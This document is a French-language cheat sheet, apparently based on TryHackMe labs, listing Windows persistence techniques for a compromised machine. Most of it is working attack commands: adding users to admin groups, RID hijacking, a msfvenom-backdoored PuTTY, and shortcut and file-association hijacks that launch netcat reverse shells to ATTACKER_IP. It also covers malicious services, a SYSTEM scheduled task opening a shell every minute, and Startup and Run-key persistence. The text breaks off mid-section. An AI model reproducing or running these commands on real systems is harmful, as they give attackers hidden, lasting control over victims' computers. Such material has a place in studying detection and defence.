[Persistence/Windows] Cheat-sheet

Introduction

Cette page est un mémo des techniques et outils que l'on peut utiliser sur un système compromis à des fins de persistence.



Cheat-sheet

Mettre l'utilisateur dans un groupe privilégié

Il s'agit d'une technique simple qui consiste à utiliser un utilisateur non privilégié pour le mettre dans le groupe administrateur et passer sous les radars :

```
net localgroup administrators <USER> /add
```

Si ce groupe vous semble suspect, vous pouvez utiliser le groupe **Backup Operators** qui ne bénéficie pas des privilèges administrateurs mais profite d'un accès en lecture/écriture à tout le système :

```
net localgroup "Backup Operators" <USER> /add
```

Sinon, deux autres groupes non privilégiés mais ayant le droit d'utiliser **RDP** et **WinRM** (pour evil-winrm) sont :

- **Remote Desktop Users**
- **Remote Management Users**

Par défaut, le groupe **Backup Operator** est désactivé à cause de l'**UAC**. Son activation passe par une clé de registre :


```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1
```

Ajouter un privilège à un utilisateur

Exporte la configuration actuelle dans le fichier **config.inf** :

```
secedit /export /cfg config.inf
```

Ensuite on peut éditer ce fichier pour ajouter un utilisateur sur les privilèges souhaités :



> Ici, l'utilisateur **thmuser2** bénéfiera des privilèves **SeBackupPrivilege** et **SeRestorePrivilege.**

Ensuite, on peut importer la nouvelle configuration et actualiser la base de donnée:

```
secedit /import /cfg config.inf /db config.sdb
```


```
secedit /configure /db config.sdb /cfg config.inf
```

Autoriser WinRM

On peut autoriser l'accès par WinRM à certains utilisateurs en exécutant la commande suivante depuis un environnement graphique afin d'ouvrir la boîte de dialogue adéquate :

```
Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI
```

On peut ensuite sélectionner l'utilisateur souhaité et cocher la case **Full Control** :



> Ainsi, l'utilisateur thmuser2 pourra utiliser le service WinRM sans être dans le groupe **Remote Management Users**.


Changer le RID d'un utilisateur

L'objectif de la manoeuvre va être de changer le **RID** (Relative ID) de l'utilisateur souhaité pour le définir sur **500** (utilisé par l'administrateur).

Pour cela, ouvrez la **base de registre** avec **PsExec** pour bénéficier des droits **System** depuis un shell administrateur :

```
PsExec64.exe -i -s regedit
```

On peut ensuite se rendre à l'emplacement **HKLM\SAM\SAM\Domains\Account\Users** dans la base de registre :



> Dans notre cas, le RID de l'utilisateur est **1010** en décimal, ce qui donne **0x3F2** en hexadécimal.

On sélectionne la clé **F** et on édite l'entrée à la ligne **0x30** (voir la capture ci-dessus) où on retrouve le RID de l'utilisateur.

On peut ensuite l'éditer en sélectionnant les deux octets et en faisant clic droit puis **Cut**.

Ensuite, nous devons entrer la valeur **500** en décimal ce qui donne **0x01F4** en hexadécimal.

> Il faut noter que c'est du **Little Endian** donc la notation est inversée. On doit donc entrer la valeur **F401**.

> De cette manière, l'utilisateur sera considéré comme un administrateur par le système.

Implanter un payload dans un exécutable

Si vous avez la chance de trouver un exécutable utilisé régulièrement par la victime (ou son raccourcis), vous pouvez vous en emparer et le modifier avec msfvenom pour y implanter une backdoor :

```
msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp
lhost=ATTACKER_IP lport=4444 -b "\x00" -f exe -o puttyX.exe
```

> Dans l'exemple ci-dessus, l'exécutable de **PuTTY** est recréé pour lancer un reverse shell avant l'exécution de PuTTY de manière silencieuse et invisible de la part de l'utilisateur.

Modifier un raccourcis existant

Plutôt que de modifier un exécutable, ce qui changerait sa signature et pourrait être suspect voire détecté par l'antivirus/EDR, on peut modifier un raccourcis présent sur le bureau de l'utilisateur pour le faire pointer sur un script personnalisé qui va se charger de d'ouvrir une backdoor de manière invisible et ensuite de lancer le logiciel.


Voici le type de script que l'on pourrait créer :

```
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4445"
C:\Windows\System32\calc.exe
```

> De préférence, sauvegardez le script à un emplacement non consulté par l'utilisateur comme **System32**.

Ensuite, modifiez la cible du raccourcis dans ses **Propriétés** de sorte à lancer le script avec Powershell :

```
powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1
```




> De cette manière, la backdoor sera ouverte lors de l'ouverture du raccourcis.

Hijacking File Associations

Cette technique consiste à corrompre la clé de registre du programme à ouvrir pour une certaine extension de fichier afin de lancer son propre script à la place du programme original.


Par exemple, on peut modifier l'entrée correspondant aux fichiers texte pour qu'à chaque fois qu'un fichier texte est lancé, notre script malveillant soit lancé à la place du programme qui doit se charger de l'ouvrir en temps normal.

Dans un premier temps il faut récupérer **le ProgID** (Program ID) pour trouver la clé de registre qui nous intéresse ensuite :



> Vous pouvez retrouver toutes les extensions à l'emplacement **HKLM\Software\Classes** .


Rendez-vous ensuite dans **HKLM\Software\Classes\<PROG_ID>** puis généralement, la clé de situe dans le sous-dossier **shell\open\command** :



> On voit que pour les fichiers texte, **Notepad.exe** est exécuté avec le fichier en paramètre représenté par **%1** .

On peut désormais modifier l'entrée avec l'exécution discrète de script personnalisé :

```
powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1
```



Voici un exemple de contenu du script pour qu'il soit discret et ouvre une backdoor :

```
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4448"
C:\Windows\system32\NOTEPAD.EXE $args[0]
```

> Le **$args[0]** correspond au **%1** (fichier passé en paramètre).

Création d'un service

Une technique de persistence efficace est la création d'un service qui va lancer notre backdoor à chaque démarrage.

```
sc.exe create <SVC_NAME> binPath= "<COMMAND|EXE_PATH>" start= auto
```

Par exemple :

```
sc.exe create THMservice binPath= "net user Administrator Passwd123" start= auto
```

Ou :

```
sc.exe create THMservice2 binPath= "C:\windows\rev-svc.exe" start= auto
```

Puis démarrer le service :

```
sc.exe start <SVC_NAME>
```

Modifier un service existant

Cette option peut être plus intelligent et plus discret que de créer un service.

Tout d'abord vous pouvez lister les services existant pour choisir celui que vous souhaitez corrompre :

```
sc.exe query state=all
```

Vous pouvez interroger et afficher les informations d'un service spécifique :

```
sc.exe qc <SVC_NAME>
```

Voici la commande pour modifier l'exécutable qui sera lancé par le service :

```
sc.exe config THMservice3 binPath= "C:\Windows\rev-svc2.exe" start= auto obj= "LocalSystem"
```


> Le paramètre **obj** (SERVICE_START_NAME) correspond à l'utilisateur qui lancera le service, ici on aura les droits de l'utilisateur **System**.

Créer une tâche planifiée

```
schtasks /create /sc minute /mo 1 /tn THM-TaskBackdoor /tr "c:\tools\nc64 -e cmd.exe ATTACKER_IP 4449" /ru SYSTEM
```

> La tâche ci-dessus va lancer une backdoor toutes les minutes.

Vous pouvez rendre la tâche invisible en supprimant le Security Descriptor (SD) dans la base de registre :



> Dans la base de registre, les tâches planifiée se trouve dans **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree**

> Les droits **System** sont requis pour effectuer l'opération. Il faudra donc passer par **PsExec** pour lancer la base de registre avec ses droits.

Dossier de démarrage

Il s'agit d'un dossier où tous les exécutables situés à l'intérieur seront automatiquement lancés au démarrage du système.

Voici le dossier des programmes propres à l'utilisateur :

```
C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

Et le dossier général :

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```


Run / RunOnce

Il est aussi possible de créer des clés de registre qui vont spécifier les exécutables à lancer lors du démarrage de la session à ces emplacements :

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`

> Une clé créée dans **HKCU** sera affectée à l'utilisateur courant tandis que **HKLM** sera affectée à tout le système.

Vous devez créer une clé de registre de type **REG_EXPAND_SZ** pour qu'elle soit pris en compte et fonctionnelle :

